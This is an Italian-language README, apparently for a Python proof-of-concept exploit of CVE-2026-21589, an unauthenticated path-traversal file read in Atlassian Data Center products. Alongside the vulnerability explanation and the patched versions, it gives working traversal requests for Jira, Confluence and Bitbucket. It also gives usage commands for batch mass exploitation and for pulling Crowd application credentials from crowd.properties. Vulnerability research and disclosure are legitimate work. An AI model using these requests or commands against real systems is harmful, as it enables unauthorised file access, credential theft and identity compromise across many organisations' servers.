
 murrez/cve-2026-21589
PoC in Python per CVE-2026-21589, una lettura di file tramite path traversal non autenticato nei prodotti Atlassian Data Center tramite atlassian-plugins-webresource; include modalità check, exploit e batch.

PoC in Python 3 per CVE-2026-21589 — prodotti Atlassian Data Center / self-managed — lettura arbitraria di file non autenticata all'interno della root dell'applicazione web Tomcat tramite la gestione dei percorsi di atlassian-plugins-webresource (:: → /).
| Campo | Valore |
|---|---|
| CVE | CVE-2026-21589 |
| Vendor | Atlassian |
| Prodotti | Bitbucket, Confluence, Jira (Software / JSM), Bamboo, Crowd, Crucible, Fisheye (DC / on-prem) |
| Tipo | Lettura arbitraria di file (non scrittura / RCE di per sé) |
| Auth | Nessuna |
| CVSS 4.0 | 9.3 Critico (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H) |
| Pagina PoCbit | https://pocbit.org/pocs/cve-2026-21589 |
| Marker di verifica | POCBIT-21589-OK |
| Route verificate nel PoC | Jira, Confluence, Bitbucket |
Focus del PoC: check (sonda WEB-INF + marker di prodotto), exploit (lettura di percorsi noti, parsing opzionale di crowd.properties), batch -j, JSONL + hits.txt / exploited.txt.
La libreria condivisa atlassian-plugins-webresource serve asset statici dei plugin sotto route come /download/resources/.... Nelle build vulnerabili, Router.unescapeSlashes() converte :: in / dopo il routing. I segmenti di traversal nella forma ..:: diventano ../, aggirando la rimozione degli slash in getResourceRelativeToWebResource() e raggiungendo le letture di file di ResourceFactory.
Limiti (vendor + ricerca):
WEB-INF/classes/crowd.properties).| Prodotto | Corretto a partire da |
|---|---|
| Jira Software / JSM Data Center | 9.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 10.2.24, 12.1.12 |
| Crowd Data Center | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible / Fisheye | 4.9.15 |
flowchart LR
  A["GET /download/resources/..."] --> B[Router]
  B --> C["unescapeSlashes (:: → /)"]
  C --> D[getResourceRelativeToWebResource]
  D --> E[ResourceFactory read]
  E --> F[Response body = file content]
Jira
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Confluence
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Bitbucket (spesso urlrewrite.xml invece di web.xml)
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
Se Jira è integrato con Atlassian Crowd, WEB-INF/classes/crowd.properties può contenere application.name e application.password. Con l'accesso di rete a Crowd, ciò può portare ad azioni di amministrazione delle identità (separatamente da questa CVE; l'allowlisting IP di Crowd potrebbe bloccare l'accesso diretto). Questo repository legge e analizza soltanto quel file quando presente — non automatizza la creazione di utenti Crowd.
requestspip install requests
cd CVE-2026-21589

# Vulnerability check (tries Jira → Confluence → Bitbucket; plain :: then URL-encoded ::)
python poc.py -u https://jira.example.com --mode check

# Same with JSON
python poc.py -u https://jira.example.com --mode check --json

# Read a specific file under web root
python poc.py -u https://jira.example.com --mode exploit --file WEB-INF/web.xml -o web.xml --insecure

# Try Crowd integration secrets (fails if file missing — check can still pass)
python poc.py -u https://jira.example.com --mode exploit --grab-crowd --insecure

# Force product route
python poc.py -u https://confluence.example.com --mode check --product confluence

# Batch scan
python poc.py --list targets.txt --mode check -j 25 --insecure
python poc.py --list hits.txt --mode exploit --grab-crowd -j 10 --insecure

# Mass exploit — read WEB-INF/web.xml on every URL in list
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6

Output di esempio del terminale: [VULN] conferma la sonda; [EXP] con POCBIT-21589-OK:WEB-INF/web.xml significa che la lettura del file è riuscita. La riga di riepilogo scrive cve_2026_21589_exploit.jsonl.
| Flag | Scopo |
|---|---|
--mode check | Sonda WEB-INF; rileva il prodotto tramite i marcatori nella risposta |
--mode exploit | Dopo il check, legge --file (predefinito WEB-INF/classes/crowd.properties) |
--grab-crowd | L'exploit legge crowd.properties e stampa le credenziali dell'applicazione analizzate |
--encode-colons | Forza la codifica %3a%3a (predefinito: prova prima in chiaro poi codificato) |
--insecure | Salta la verifica del certificato TLS |
-j | Numero di thread per --list |
Output (batch): cve_2026_21589_results.jsonl, hits.txt, exploited.txt.
Interpretazione dei risultati
[VULN] — Jira/Confluence/Bitbucket vulnerabile rilevato tramite il marcatore WEB-INF.[EXP] con POCBIT-21589-OK:WEB-INF/web.xml — lettura del file richiesto riuscita (vedi screenshot sopra).[+] POCBIT-21589-OK jira @ … senza riga [EXP] — check superato; --grab-crowd potrebbe comunque fallire se crowd.properties è assente.0 sull'exploit solo quando la lettura del file richiesto viene validata; altrimenti 1.Scopri gli strumenti più utilizzati dalla nostra community.
Nessun dato di popolarità ancora.
